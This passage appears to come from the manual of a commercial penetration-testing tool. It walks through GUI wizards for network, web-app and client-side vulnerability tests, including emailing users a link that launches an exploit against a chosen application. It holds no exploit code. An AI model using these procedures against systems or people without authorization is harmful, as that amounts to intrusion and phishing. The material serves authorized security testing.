
The Module will run - check the Module Log pane for output and/or error details.

Recording Web Site Login Steps

It is not uncommon for web applications to require additional login steps, after a username and password have been provided. For example, usage agreements must be accepted, or *captchas* must be passed. In these situations, Core Impact cannot successfully pass these steps in an [Automatic Web Crawling](#) session and therefore cannot find the pages in the web app. To address this, you can record the login steps for the web application and then, in the Session Management step of the WebApps Information Gathering wizard, instruct Core Impact to use the recording in order to log in.

To record the login steps:


1. Navigate to the Modules view and make sure that the Web entity tab is active.
2. Type the string "record" into the module search field. This should reveal the Record Login modules.



3. Double-click the Record Login module. The module's parameters will appear.
4. Set the module's parameters to reflect your preferences:
 - TARGET: The scenario that the module will target.
 - START URL: The URL for the web site where the recording will start.

There are several other parameters that may apply to your environment, but the above are the primary settings for the recording.

5. Click the OK button.
6. View the **Module Log** tab for the **Record Login** module in the **Executed Modules** pane. This will contain information you need in order to complete the recording:
 - **Proxy**: Configure your web browser to the proxy as indicated
 - **URL**: The target URL of the web application



7. After setting your web browser's proxy as indicated, navigate in your browser to the URL provided. The **Record Login Assistant** will open.
8. Click the **Start record login procedure** button and the Record Login Assistant will present your target web page in the lower frame. Log into the site and perform all necessary steps that Core Impact will need in order to locate the pages within the web application.
9. If your web application requires user input that could change between uses - such as a captcha - click the **Start Interactive Steps** button prior to taking the steps in the recording session. Once the steps are completed, click **Stop Interactive Steps**. When the login steps are subsequently played back in Core Impact, the interactive steps will be presented and the user can satisfy them as the test is executed.
10. When you are finished, click the **Stop** button. You can then close the web browser window and Core Impact will save the recording for use in [WebApps Automatic Web Crawling](#). If Core Impact requires your input as it plays out the recording, you will be prompted to provide input.

One-Step RPTs

Core Impact provides One-Step tests that can be run in a single step, providing detailed reports of the test's findings.

- [One-Step Network RPT on page 218](#)
- [One-Step Client Side RPT on page 225](#)
- [One-Step WebApps RPT on page 229](#)

One-Step Network RPT

The Network RPT includes the following One-Step tests that can be run in a single step, providing detailed reports of the test's findings.

- [One-Step Network Vulnerability Test on page 218](#)
- [One-Step Remediation Validator on page 221](#)
- [One-Step Vulnerability Scanner Validator on page 223](#)

One-Step Network Vulnerability Test

Core Impact's One-Step Network Vulnerability test allows you to target one or more computers in order to evaluate their vulnerability to known exploits. When the test runs, Core Impact will access the computers and report back any vulnerabilities that are exploitable. Advanced options for One Step RPT actions are available in the [One-step RPT Options](#), accessible via the Tools dropdown menu.


Before running the One-Step Network Vulnerabilities test, you will need to know the IP address (es) or address range of the computer(s) you want to test.

Starting the One-Step Network Vulnerability Test


The below steps illustrate how to run a One-Step Network Vulnerability Test manually. You can also execute this test using the Scheduler - see [Using the Scheduler](#) for more details.

To manually run a One-Step Network Vulnerability test:

1. Make sure the One-Step RPT is active.
2. Click **Network Vulnerability Test** under the One-Step heading.
3. The Network Vulnerability Test Wizard appears. Click the **Next** button to proceed with the Wizard.
4. In the **Target network IP version** step, select whether your targets use IP version 4 or IP version 6. Then click **Next**.



- a. **If you select IP version 4:** you will then need to enter the IP address(es) that you want to test In the Network Range field. Use a comma to separate IP addresses and an asterisk (*) as a wildcard - sample shown below.



Network Vulnerability Test Wizard

Network Range Selection
Choose network range


The following network range will be tested for vulnerabilities.

Network range:
192.168.0.*

< Back Next > Cancel

Press **Next** to continue.

- b. **If you select IP version 6:** you will then need to select how Core Impact should perform network discovery. It can either do a Passive network discovery, or you can manually provide IPv6 addresses.



Network Vulnerability Test Wizard

Network Discovery Mode Selection
Choose how to discover hosts in IPv6 network

Select how to perform network discovery in the IPv6 network.


☒ Passive network discovery of IPv6 hosts
Time (in minutes): 5

☐ Provide IPv6 addresses to scan.
Network range:

< Back Next > Cancel

Press **Next** to continue.

5. Define the running time for this module. Choose to **Allow the module to run until it completes all activities** or define a time frame (in hours) when the module execution should time out.



6. Click the **Finish** button to begin the test.

To check on the status of your test, click the Module Output tab.

One-Step Remediation Validator

Core Impact's Remediation Validator test allows you to target one or more hosts in order to evaluate the success of remediation actions. If you identify vulnerabilities in a host, and those vulnerabilities are addressed, you can run the Remediation Validator to make sure that the remediation was successful.


Before running the One-Step Remediation Validator test, you will need to know the IP address (es) or address range of the computer(s) you want to test.


Starting the Remediation Validator

The below steps illustrate how to run a One-Step Remediation Validator manually. You can also execute this test using the Scheduler - see [Using the Scheduler](#) for more details.

To manually run a One-Step Remediation Validator test:

1. Make sure the One-Step RPT is active.
2. Click **Remediation Validator** under the One-Step heading.
3. The Remediation Validator Wizard appears. Click the **Next** button to proceed with the Wizard.


4. In the **Target Selection** step, click on the ellipsis () button to the right of the Targets field and select the target(s) against which you want to run the Remediation Validator.



Remediation Validator

Target Selection
Specify the attack targets


Select the hosts that you wish to determine if their previously discovered vulnerabilities have been remediated.

Targets:
 

< Back Next > Cancel

Press **Next** to continue.

5. In the Remediation Validation Options step, check the **Consider vulnerabilities as solved if original attack path cannot be reproduced** option if you want the test to mark vulnerabilities as "solved" (and not "indeterminate") if the original attack path cannot be used.



Remediation Validator

Remediation Validation Options
Specify remediation validation behavior

By default, the remediation validation process will report vulnerabilities that cannot be retested because the attack path is no longer valid as neither solved or not solved, but as indeterminate.

If vulnerabilities were addressed by restricting access to a host (or other resource) used in the attack path, remediation validation can be configured to report these vulnerabilities as solved.

☐ Consider vulnerabilities as solved if original attack path cannot be reproduced

< Back Finish Cancel

6. Click the **Finish** button to begin the test.

To check on the status of your test, click the Module Output tab. You can view the resulting report by using the [RPT Reports](#) function at any time

One-Step Vulnerability Scanner Validator

If you use a third-party tool to run vulnerability scans against your information systems, you can feed the output from that tool into Core Impact's Vulnerability Scanner Validator. Core Impact will evaluate the scan's output and provide you with a prioritized validation of your system's weaknesses.


Before running a Vulnerability Scanner Validator, you will need to have the output file from a supported third-party vulnerability scanner. A list of supported scanners is shown as you begin the test.

Starting a Vulnerability Scanner Validator

The below steps illustrate how to run a One-Step Vulnerability Scanner Validator test manually. You can also execute this test using the Scheduler - see [Using the Scheduler](#) for more details.

To manually run a One-Step Vulnerability Scanner Validator test:

1. Make sure the One-Step RPT is active. The available one-step tests will appear.
2. Click **Vulnerability Scanner Validator** under the One Step heading.
3. The Vulnerability Scanner Validator Wizard appears. Click the **Next** button to proceed with the Wizard.
4. Select the third-party scanner from which you have an output file: Frontline, beSECURE or Other.



Select one of the three available options and press **Next** to continue.


- **Frontline** will prompt for an API Token

Visit <https://digitaldefense.com/platform/frontline-vm/> for more information related to FrontlineVM.

- **beSECURE** will request an import file

Visit <https://beyondsecurity.com/solutions/besecure.html> for more information related to beSECURE.

- **Other** will present the following panel:



Select an item from the drop-down list, and click **Next** to continue.

5. Enter the details of the scanner's output. The output format you are importing is dependent on the Vulnerability Scanner you selected in the previous step. Some scanners export their results to a file while others require you to access their data directly from the scanner's database.

Network Vulnerability Scanner Validator Wizard

Input File
Choose the file to import

The following file will be imported to gather information about your network.

File to import: ...

< Back Next > Cancel

Press **Next** to continue.

6. Define the running time for this module. Choose to **Allow the module to run until it completes all activities** or define a time frame (in hours) when the module execution should time out.

Network Vulnerability Scanner Validator Wizard

Module Execution Settings
Set up module execution options

Define the running time for this module.

☒ Allow the module to run until it completes all activities.

☐ Module execution timeout: hour(s).
The module will be automatically paused after this time elapses, and it can be manually resumed later.

< Back Finish Cancel

7. Click the **Finish** button to begin the test.

To check on the status of your test, click the Module Output tab.

One-Step Client Side RPT

Core Impact provides 2 One-Step Client Side tests:

- One-Step Client Side Vulnerability Test This test targets specific applications on your users' computers. By sending an email to your users, they initiate the test and Core Impact reports back the results to you. Jump to [Starting a Client Side Vulnerability Test](#).
- One-Step Client Side Auto Test: If you have a standard desktop image that you deploy to your desktop users, use the One-Step Client Side Auto Test to test a single machine with the build and expose it to many Client Side exploits at one time. Jump to [Starting a Client Side Auto Test](#).


Starting a Client Side Vulnerability Test

Before running a Client Side Vulnerability Test, you must:

1. Prepare a file that contains the email address(es) of your target users. This should be a `.txt` file that contains email addresses separated by commas.
2. Configure the Outgoing E-mail Information in the One-Step section of Core Impact's Options.
3. Determine which application on the users' computers you want to test.

The below steps illustrate how to run a One-step Client Side Vulnerability test manually. You can also execute this test using the Scheduler - see [Using the Scheduler](#) for more details.

To manually run a One-step Client Side Vulnerability Test:

1. Activate the Client Side RPT.
2. Click Client Side Vulnerability Test under the One-Step heading.
3. The Client Side Vulnerability Test Wizard will appear. Click the Next button to proceed with the Wizard.
4. Click the ellipsis () button next to the Import email addresses from a file field and navigate to your email text file.

5. Select the file and click the Open button.
Each address in the file will receive an email asking the recipient to click a link within the email, initiating the test on their computer.
6. Set the Wait for Client Side connections for x hour(s) value according to your preference. If you set this value to 5 hours, then recipients of the email must act within 5 hours or their test will not contribute to your Client Side vulnerability test results.
7. Select from the Client Side application to attack drop-down menu. This will determine the application that is tested when users click the link within the email they receive.
8. Click the Finish button.


To check on the status of your test, click the Module Output tab.

Starting a Client Side Auto Test

The below steps illustrate how to run a One-step Client Side Auto test manually. You can also execute this test using the Scheduler - see [Using the Scheduler](#) for more details.

To manually run a One-step Client Side Auto Test:

1. Activate the Client Side RPT.
2. Click Client Side Auto Test under the One-Step heading.
3. The Client Side Auto Test Wizard will appear. Click the Next button to proceed with the Wizard.
4. The test needs an agent in order to run on the target host. Select an existing agent or choose and configure the Install Agent using SMB option.



Client-side Auto Test Wizard

Agent Selection
This wizard helps you take advantage of a deployed agent to test desktop applications

Please select the agent you would like to use to perform the Client Side Auto Test.

☒ Selected agents

...

☐ Install Agent using SMB

Host ...

Username

Password A


Domain

< Back Next > Cancel

5. Click the Next button.

6. On the Auto Test Parameters Selection form:

- a. Check the Use Exploits that require user interaction if you want the test to use exploits that would require a user to take action in order for the exploit to succeed.
- b. Select which applications are to be checked for vulnerabilities:
 - i. Execute all available client side exploits (Attach and/or Web Browser exploits).
 - ii. Select a specific application to target from the Application drop-down menu.



Client-side Auto Test Wizard

Auto Test Parameters Selection
Select the type of test to be run.

☐ Use Exploits that require user interaction.

Applications: Select the applications to be checked for vulnerabilities.

☒ Execute all the available client side exploits.

☒ **Attach:** Exploits third-party vulnerabilities via an attachment.

☒ **Web Browser:** Exploits web browser and browser plug-in vulnerabilities.

☐ Target application list: The wizard will use the most recent exploit available that targets your chosen application.

Application:

010 Editor

< Back Finish Cancel

7. Click the Finish button.

To check on the status of your test, click the Module Output tab.

One-Step WebApps RPT

The WebApps RPT includes the following One-Step tests that can be run in a single step, providing detailed reports of the test's findings.

- [One-Step WebApps Remediation Validator on page 229](#)
- [One-Step WebApps Vulnerability Scanner Validator on page 230](#)
- [One-Step WebApps Vulnerability Test on page 232](#)


One-Step WebApps Remediation Validator

Oftentimes, the team who tests for vulnerabilities is different than the team who fixes them. Core Impact's One-Step WebApps Remediation Validator allows testers to easily re-test systems that have already been identified as vulnerable.

To run a One-Step WebApps Remediation Validator test:

1. Make sure the One-Step RPT is active. The available one-step tests will appear.
2. Click WebApps Remediation Validator.
3. The Remediation Validator Wizard will appear. Click the Next button to proceed with the Wizard.
4. Select the Target WebApps (or Scenario) that you want to test.

WebApps Remediation Validator: Target Selection



Click the Finish button. Core Impact will re-test the vulnerable targets and verify whether the vulnerabilities still exist.

To check on the status of your test, click the Module Output tab.

One-Step WebApps Vulnerability Scanner Validator

If you use a third-party tool to run vulnerability scans against your existing web applications, you can feed the output from that tool into Core Impact's Vulnerability Scanner Validator. Core Impact will evaluate the scan's output and provide you with a prioritized validation of your system's weaknesses.


Before running a Vulnerability Scanner Validator, you will need to have the output file from a supported third-party vulnerability scanner. A list of supported scanners is shown as you begin the test.

The below steps illustrate how to run a One-Step WebApps Vulnerability Scanner Validator test manually. You can also execute this test using the Scheduler - see [Using the Scheduler](#) for more details.

To manually run a One-Step WebApps Vulnerability Scanner Validator test:

1. Make sure the One-Step RPT is active. The available one-step tests will appear.
2. Click WebApps Vulnerability Scanner Validator.
3. The Vulnerability Scanner Validator Wizard will appear. Click the Next button to proceed with the Wizard.
4. Select the third-party scanner from which you got your results.


Source Application



Click the Next button.

5. Enter the details of the scanner's output. The output format you are importing is dependent on the Vulnerability Scanner you selected in the previous step. Some scanners export their results to a file while others require you to access their data directly from the scanner's database.


Input File



Click the Next button.

